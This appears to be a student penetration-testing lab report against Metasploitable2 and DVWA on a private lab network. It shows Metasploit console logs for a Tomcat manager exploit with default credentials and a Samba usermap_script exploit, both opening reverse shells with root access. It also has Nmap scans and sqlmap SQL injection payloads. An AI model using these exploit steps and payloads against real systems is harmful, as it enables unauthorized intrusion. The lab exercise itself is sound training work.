The target system (Metasploitable2) was exploited using the Metasploit Framework. The Apache Tomcat Manager application running on port 8180 was identified as vulnerable.

The following steps were performed:

1. Started Metasploit Framework using the msfconsole command.
2. Searched for Tomcat-related exploits using the search command.
3. Identified a valid module: exploit/multi/http/tomcat_mgr_deploy.
4. Loaded the exploit module.
5. Configured required parameters:
 - Target IP (RHOSTS): 192.168.56.102
 - Target Port (RPORT): 8180
 - Username: tomcat
 - Password: tomcat
6. Selected payload: java/meterpreter/reverse_tcp
7. Set local host (LHOST) to attacker machine IP.
8. Executed the exploit using the exploit command.
9. Successfully gained a Meterpreter session, confirming remote code execution.

Exploit Log:

Exploit ID	Description	Target IP	Status	Payload
003	Tomcat RCE	192.168.56.102	Success	Java Meterpreter

Validation (Exploit-DB):

The exploit was validated by referencing publicly available proof-of-concept (PoC) exploits from Exploit-DB. The Tomcat Manager vulnerability allows authenticated

users to deploy malicious applications on the server. This leads to remote code execution when the deployed payload is triggered.

Validation Summary :

The Tomcat Manager exploit was validated using publicly available references from Exploit-DB and Metasploit modules. The vulnerability enables authenticated deployment of malicious applications, resulting in remote code execution. Successful exploitation was confirmed through a Meterpreter session, demonstrating the critical impact and reliability of this attack on vulnerable systems.

Conclusion:

This lab demonstrated the practical exploitation of a vulnerable service using Metasploit. The successful compromise of the Tomcat server highlights the importance of securing default credentials, restricting access to management interfaces, and regularly updating software to prevent exploitation.

```
(pranav@kali)~$ nmap -sV 192.168.56.102
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-25 12:38 +0530
Nmap scan report for 192.168.56.102
Host is up (0.020s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:47:9E:E6 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.90 seconds
```

Vapt Task02

```
msf > search tomcat

Matching Modules

#  Name
-  -
#  Disclosure Date  Rank      Check  Description
-  -
0  auxiliary/dos/http/apache_commons_fileupload_dos
   2014-02-06      normal    No      Apache Commons FileUpload and Apache
Tomcat DoS
1  exploit/multi/http/struts_dev_mode
   2012-01-06      excellent Yes      Apache Struts 2 Developer Mode OGNL E
xecution
2  exploit/multi/http/struts2_namespace_ognl
   2018-08-22      excellent Yes      Apache Struts 2 Namespace Redirect OG
NL Injection
3  \_ target: Automatic detection
4  \_ target: Windows
5  \_ target: Linux
6  exploit/multi/http/struts_code_exec_classloader
   2014-03-06      manual    No      Apache Struts ClassLoader Manipulatio
n Remote Code Execution
7  \_ target: Java
8  \_ target: Linux
9  \_ target: Windows
10 \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resour
ce)
11 auxiliary/admin/http/tomcat_ghostcat
   2020-02-20      normal    Yes      Apache Tomcat AJP File Read
12 exploit/windows/http/tomcat_cgi_cmdlineargs
   2019-04-10      excellent Yes      Apache Tomcat CGIServlet enableCmdLin
eArguments Vulnerability
13 exploit/multi/http/tomcat_mgr_deploy
   2009-11-09      excellent Yes      Apache Tomcat Manager Application Dep
loyer Authenticated Code Execution
14 \_ target: Automatic
15 \_ target: Java Universal
16 \_ target: Windows Universal
17 \_ target: Linux x86
18 exploit/multi/http/tomcat_mgr_upload
   2009-11-09      excellent Yes      Apache Tomcat Manager Authenticated U
pload Code Execution
```

Vapt Task02

```
Information Disclosure and DOS
23 auxiliary/scanner/http/tomcat_enum
   . normal No Apache Tomcat User Enumeration
24 exploit/linux/local/tomcat_rhel_based_temp_priv_esc
   2016-10-10 manual Yes Apache Tomcat on RedHat Based Systems
Insecure Temp Config Privilege Escalation
25 exploit/linux/local/tomcat_ubuntu_log_init_priv_esc
   2016-09-30 manual Yes Apache Tomcat on Ubuntu Log Init Priv
ilege Escalation
26 exploit/multi/http/atlassian_confluence_webwork_ognl_injection
   2021-08-25 excellent Yes Atlassian Confluence WebWork OGNL Inj
ection
27 \_ target: Unix Command
   .
28 \_ target: Linux Dropper
   .
29 \_ target: Windows Command
   .
30 \_ target: Windows Dropper
   .
31 \_ target: PowerShell Stager
   .
32 exploit/windows/http/cayin_xpost_sql_rce
   2020-06-04 excellent Yes Cayin xPost wayfinder_seqid SQLi to R
CE
33 exploit/multi/http/cisco_dcnm_upload_2019
   2019-06-26 excellent Yes Cisco Data Center Network Manager Una
uthenticated Remote Code Execution
34 \_ target: Automatic
   .
35 \_ target: Cisco DCNM 11.1(1)
   .
36 \_ target: Cisco DCNM 11.0(1)
   .
37 \_ target: Cisco DCNM 10.4(2)
   .
38 exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec
   2021-05-05 excellent Yes Cisco HyperFlex HX Data Platform Comm
and Execution
39 \_ target: Unix Command
   .
40 \_ target: Linux Dropper
   .
41 exploit/linux/http/cisco_hyperflex_file_upload_rce
   2021-05-05 excellent Yes Cisco HyperFlex HX Data Platform unau
thenticated file upload to RCE (CVE-2021-1499)
42 \_ target: Java Dropper
   .
43 \_ target: Linux Dropper
   .
44 exploit/linux/http/cpi_tararchive_upload
   2019-05-15 excellent Yes Cisco Prime Infrastructure Health Mon
itor TarArchive Directory Traversal Vulnerability
45 exploit/linux/http/cisco_prime_inf_rce
   2018-10-04 excellent Yes Cisco Prime Infrastructure Unauthenti
cated Remote Code Execution
46 post/multi/gather/tomcat_gather
   . normal No Gather Tomcat Credentials
```



```
msf > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
msf exploit(multi/http/tomcat_mgr_deploy) > exploit
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] Started reverse TCP handler on 192.168.56.104:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6223 bytes as LhNOBVndu27KD5dZK.war ...
[*] Executing /LhNOBVndu27KD5dZK/qyDSCyNesQ5so2NCzAma.jsp ...
[*] Undeploying LhNOBVndu27KD5dZK ...
[*] Sending stage (58073 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.104:4444 -> 192.168.56.102:33778) at 2026-03-25 12:42:19 +0530

meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter  : java/linux
meterpreter > 
```

4. POST-EXPLOITATION PRACTICE

Step 1: Exploitation using Samba Service

The Samba usermap script vulnerability was exploited to gain initial access to the target system.

Command Used:

```
use exploit/multi/samba/usermap_script
set RHOST 192.168.56.102
set LHOST 192.168.56.104
run
```


Vapt Task02

Output:

A command shell session was successfully opened on the target machine.

Step 2: Initial Access Verification

The obtained shell was used to verify system access and privileges.

Commands Used:

whoami

id

uname -a

Output:

The system returned "root" as the current user.

The UID and GID were both 0, confirming root privileges.

The operating system was identified as Linux Metasploitable.

Step 3: Upgrading Shell to Meterpreter

The basic shell was upgraded to a Meterpreter session for advanced post-exploitation capabilities.

Command Used:

sessions -u 1

Output:

A new Meterpreter session was successfully created.

Step 4: Meterpreter Access Verification

The Meterpreter session was accessed to confirm privilege level.

Commands Used:

sessions -i 2

getuid

Output:

Server username: root

This confirms full administrative access.

Step 5: Logging Attempt

Logging was attempted using the spool command in Metasploit.

Command Used:

spool /root/post_exploitation_log.txt

Vapt Task02

Output:

Permission denied error occurred.

Explanation:

Logging failed due to insufficient write permissions in the /root directory. Proper path selection is required.

Step 6: Evidence File Creation

Since Meterpreter does not support native Linux commands like echo, a system shell was used.

Commands Used:

shell

echo "confidential config data" > /tmp/target.conf

cat /tmp/target.conf

Output:

The file was successfully created and contained the expected data.

Step 7: Evidence Collection

The created file was downloaded from the target system.

Command Used:

download /tmp/target.conf

Output:

The file was successfully downloaded to the attacker's machine.

Step 8: Hash Generation (Integrity Verification)

The SHA-256 hash of the collected file was generated to ensure integrity.

Command Used:

sha256sum target.conf

Output:

ce5564354af27ff3d9b17210bc922ce4c5484b9ad2310adfc63f03b1f2d086c1

This confirms the integrity of the evidence file.

Enhanced Task Clarification

The use of exploit/windows/local/bypassuac is not applicable in this scenario because:

- The target system is Linux (Metasploitable 2)
- UAC (User Account Control) exists only in Windows systems

Vapt Task02

Correct Justification:

Privilege escalation was not required as the system was directly compromised with root privileges.

Evidence Documentation

Item : Config File

Description : target.conf

Collected By: VAPT Analyst

Date : 2026-03-25

Hash Value : ce5564354af27ff3d9b17210bc922ce4c5484b9ad2310adfc63f03b1f2d086c1

Key Concepts

- Meterpreter provides a controlled execution environment and does not support all native OS commands
- A system shell is required to execute Linux commands like echo and sha256sum
- SHA-256 hashing ensures data integrity and authenticity of collected evidence
- Proper logging is important for forensic documentation

Conclusion

The post-exploitation process was successfully carried out on the Metasploitable 2 system. Root access was obtained, a Meterpreter session was established, and evidence was collected. The integrity of the collected file was verified using SHA-256 hashing. This demonstrates effective post-exploitation techniques and proper handling of digital evidence.

Vapt Task02

```
+ -- [ 2,623 exploits - 1,326 auxiliary - 1,710 payloads ]
+ -- [ 432 post - 49 encoders - 14 nops - 10 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
msf exploit(multi/samba/usermap_script) > set payload linux/x86/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.56.104:4444
[*] Command shell session 1 opened (192.168.56.104:4444 -> 192.168.56.102:54673) at 2026-03-25 18:46:39 +0530

whoami
id
uname -a
uid=0(root) gid=0(root)

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:/# ^Z
Background session? [y/N] y
msf exploit(multi/samba/usermap_script) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.104:4433
[*] Sending stage (1062760 bytes) to 192.168.56.102
[*] Command stager progress: 100.00% (773/773 bytes)
msf exploit(multi/samba/usermap_script) > sessions

Active sessions
=====
  Id  Name  Type  Information  Connection
  --  --
  1    shell cmd/unix  192.168.56.104:4444 -> 192.168.56.102:54673 (192.168.56.102)
  2    meterpreter x86/linux  192.168.56.104:4433 -> 192.168.56.102:58726 (192.168.56.102)

msf exploit(multi/samba/usermap_script) > sessions -i <new_session_id>
[-] Invalid session identifier: <new_session_id>
msf exploit(multi/samba/usermap_script) > [*] Meterpreter session 2 opened (192.168.56.104:4433 -> 192.168.56.102:58726) at 2026-03-25 18:50:

[*] Stopping exploit/multi/handler
sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: root
meterpreter > spool /root/post_exploitation_log.txt
[-] Unknown command: spool. Run the help command for more details.
meterpreter > background
```

Vapt Task02

```
[*] Stopping exploit/multi/handler
sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: root
meterpreter > spool /root/post_exploitation_log.txt
[*] Unknown command: spool. Run the help command for more details.
meterpreter > background
[*] Backgrounding session 2...
msf exploit(multi/samba/usermap_script) > spool /root/post_exploitation_log.txt
[*] Error while running command spool: Permission denied @ rb_sysopen - /root/post_exploitation_log.txt

Call stack:
/usr/share/metasploit-framework/lib/rex/ui/text/output/tee.rb:17:in `initialize'
/usr/share/metasploit-framework/lib/rex/ui/text/output/tee.rb:17:in `open'
/usr/share/metasploit-framework/lib/rex/ui/text/output/tee.rb:17:in `initialize'
/usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher/core.rb:1437:in `new'
/usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher/core.rb:1437:in `cmd_spool'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:582:in `run_command'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:531:in `block in run_single'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:525:in `each'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:525:in `run_single'
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:165:in `block in run'
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:309:in `block in with_history_manager_context'
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:306:in `with_history_manager_context'
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:133:in `run'
/usr/share/metasploit-framework/lib/metasploit/framework/command/console.rb:54:in `start'
/usr/share/metasploit-framework/lib/metasploit/framework/command/base.rb:82:in `start'
/usr/bin/msfconsole:23:in `'
msf exploit(multi/samba/usermap_script) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > cd /tmp
meterpreter > echo "confidential config data" > target.conf
[*] Unknown command: echo. Run the help command for more details.
meterpreter > shell
Process 4744 created.
Channel 1 created.
echo "confidential config data" > /tmp/target.conf
cat /tmp/target.conf
confidential config data
^C
Terminate channel 1? [y/N] y
meterpreter > download /tmp/target.conf
[*] Downloading: /tmp/target.conf → /home/pranav/target.conf
[*] Downloaded 25.00 B of 25.00 B (100.0%): /tmp/target.conf → /home/pranav/target.conf
[*] Completed : /tmp/target.conf → /home/pranav/target.conf
meterpreter > sha256sum target.conf
[*] Unknown command: sha256sum. Run the help command for more details.
meterpreter > shell
Process 4748 created.
Channel 3 created.
sha256sum target.conf
e5564354af27ff3d9b17210bc922ce4c5484b9ad2310adfc63f03b1f2d086c1 target.conf
```

5. Capstone Project: Full VAPT Cycle

PTES-Based VAPT Report

The penetration testing engagement was conducted against the target system (192.168.56.102) following the Penetration Testing Execution Standard (PTES). During the reconnaissance and scanning phase, Nmap identified multiple open ports, including FTP (21), SSH (22), SMTP (25), DNS (53), HTTP (80), and RPC services. The FTP service allowed anonymous login, indicating a misconfiguration, while outdated services such as Apache 2.2.8 and OpenSSH 4.7p1 were detected.

In the exploitation phase, a web application vulnerability was identified in the DVWA environment. Using sqlmap, the id parameter in the HTTP GET request was confirmed to be vulnerable to SQL injection. The backend database was identified as MySQL, and database enumeration revealed accessible tables, including user-related data. The attack leveraged boolean-based, error-based, and time-based techniques to extract information.

Additionally, weak SSL/TLS configurations were observed in the SMTP service, supporting deprecated cipher suites. These vulnerabilities collectively increase the attack surface and risk of unauthorized access.

Remediation steps include disabling anonymous FTP access, updating outdated services, enforcing strong encryption protocols, and implementing proper input validation and parameterized queries to prevent SQL injection. A rescan is recommended after mitigation to verify fixes.

Vulnerability Table

Timestamp	Target IP	Vulnerability	Severity	PTES Phase
2026-04-13 13:49:00	192.168.56.102	Anonymous FTP Access	Medium	Scanning / Enumeration
2026-04-13 13:49:00	192.168.56.102	Outdated Services	Medium	Scanning
2026-04-13 13:49:00	192.168.56.102	Weak SSL/TLS Ciphers	Low	Enumeration
2026-04-13 13:55:00	192.168.56.102	SQL Injection (DVWA)	Critical	Exploitation

Remediation Recommendations

- Disable anonymous login on FTP server
- Upgrade Apache, OpenSSH, and other outdated services
- Enforce strong SSL/TLS configurations (disable weak ciphers)
- Implement **input validation and prepared statements**
- Use Web Application Firewall (WAF) for additional protection
- Conduct regular vulnerability scans and patch management

Non-Technical Summary

A security assessment was performed on the target system to identify potential weaknesses. The test revealed several issues, including outdated software, weak encryption settings, and an improperly configured file transfer service that allows unauthorized access. Most critically, a vulnerability in the web application allows attackers to access and extract sensitive database information.

These risks could lead to data breaches or system compromise if left unaddressed. It is recommended to update all systems, strengthen security configurations, and fix the web application vulnerability. After applying these fixes, a follow-up test should be conducted to ensure the system is secure.

Vapt Task02

```
(pranav@kali)-[~]
$ nmap -sV -sC 192.168.56.102
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-13 13:49 +0530
Nmap scan report for 192.168.56.102
Host is up (0.022s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.56.104
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ssl-date: 2026-04-13T08:19:11+00:00; -1m00s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME,
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind      2 (RPC #100000)
|_rpcinfo:
|_program version    port/proto  service
|_100003 2,3,4             2049/tcp    nfs
|_100003 2,3,4             2049/udp    nfs
|_100005 1,2,3             45674/tcp   mountd
|_100005 1,2,3             49467/udp   mountd
|_100021 1,3,4             42527/udp   nlockmgr
|_100021 1,3,4             51193/tcp   nlockmgr
|_100024 1                  33085/tcp   status
```


Vapt Task02

```
| program version port/proto service
| 100003 2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 45674/tcp mountd
| 100005 1,2,3 49467/udp mountd
| 100021 1,2,4 42527/udp nlockmgr
| 100021 1,3,4 51193/tcp nlockmgr
| 100024 1 33085/tcp status
| 100024 1 41837/udp status
|_
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
| mysql-info:
|_ Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 8
| Capabilities flags: 43564
| Some Capabilities: SupportsTransactions, Support41Auth, SupportsCompression, SwitchToSSLAfterHandshake, LongColumnFlag, Speaks41ProtocolNew, ConnectWithDatabase
| Status: Autocommit
| Salt: 4c07f11-FUZF, Q1czsT
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ ssl-date: 2026-04-13T08:19:11+00:00; -1m00s from scanner time.
| ssl-cert: Subject: commonName=ubuntu004-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
5900/tcp open vnc VNC (protocol 3.3)
| vnc-info:
|_ Protocol version: 3.3
| Security types:
|_ VNC Authentication (2)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTIONS request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_ http-server-header: Apache-Coyote/1.1
|_ http-title: Apache Tomcat/5.5
|_ http-favicon: Apache Tomcat
MAC Address: 08:00:27:47:9E:E6 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|_ OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ System time: 2026-04-13T04:19:08-04:00
|_ clock-skew: mean: 59m05s, deviation: 2h00m04s, median: -1m00s
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
```

Damn Vulnerable Web A

+

← → ↻ ⚠ Not secure

192.168.56.102/dvwa/security.php

DVWA

Security

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low



Username: admin

Security Level: low

PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Vapt Task02



Vapt Task02

```
[14:02:55] [INFO] testing MySQL < 5.0.12 stack queries (BENCHMARK)
[14:02:55] [INFO] testing 'MySQL >= 5.0.12 and time-based blind (query SLEEP)'
[14:03:21] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[14:03:21] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[14:03:21] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[14:03:21] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[14:03:21] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current test
[14:03:22] [INFO] target URL appears to have 2 columns in query
[14:03:22] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[14:03:22] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/n]
sqlmap identified the following injection point(s) with a total of 160 HTTP(s) requests:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 9139=9139#Submit=Submit
Type: error-based
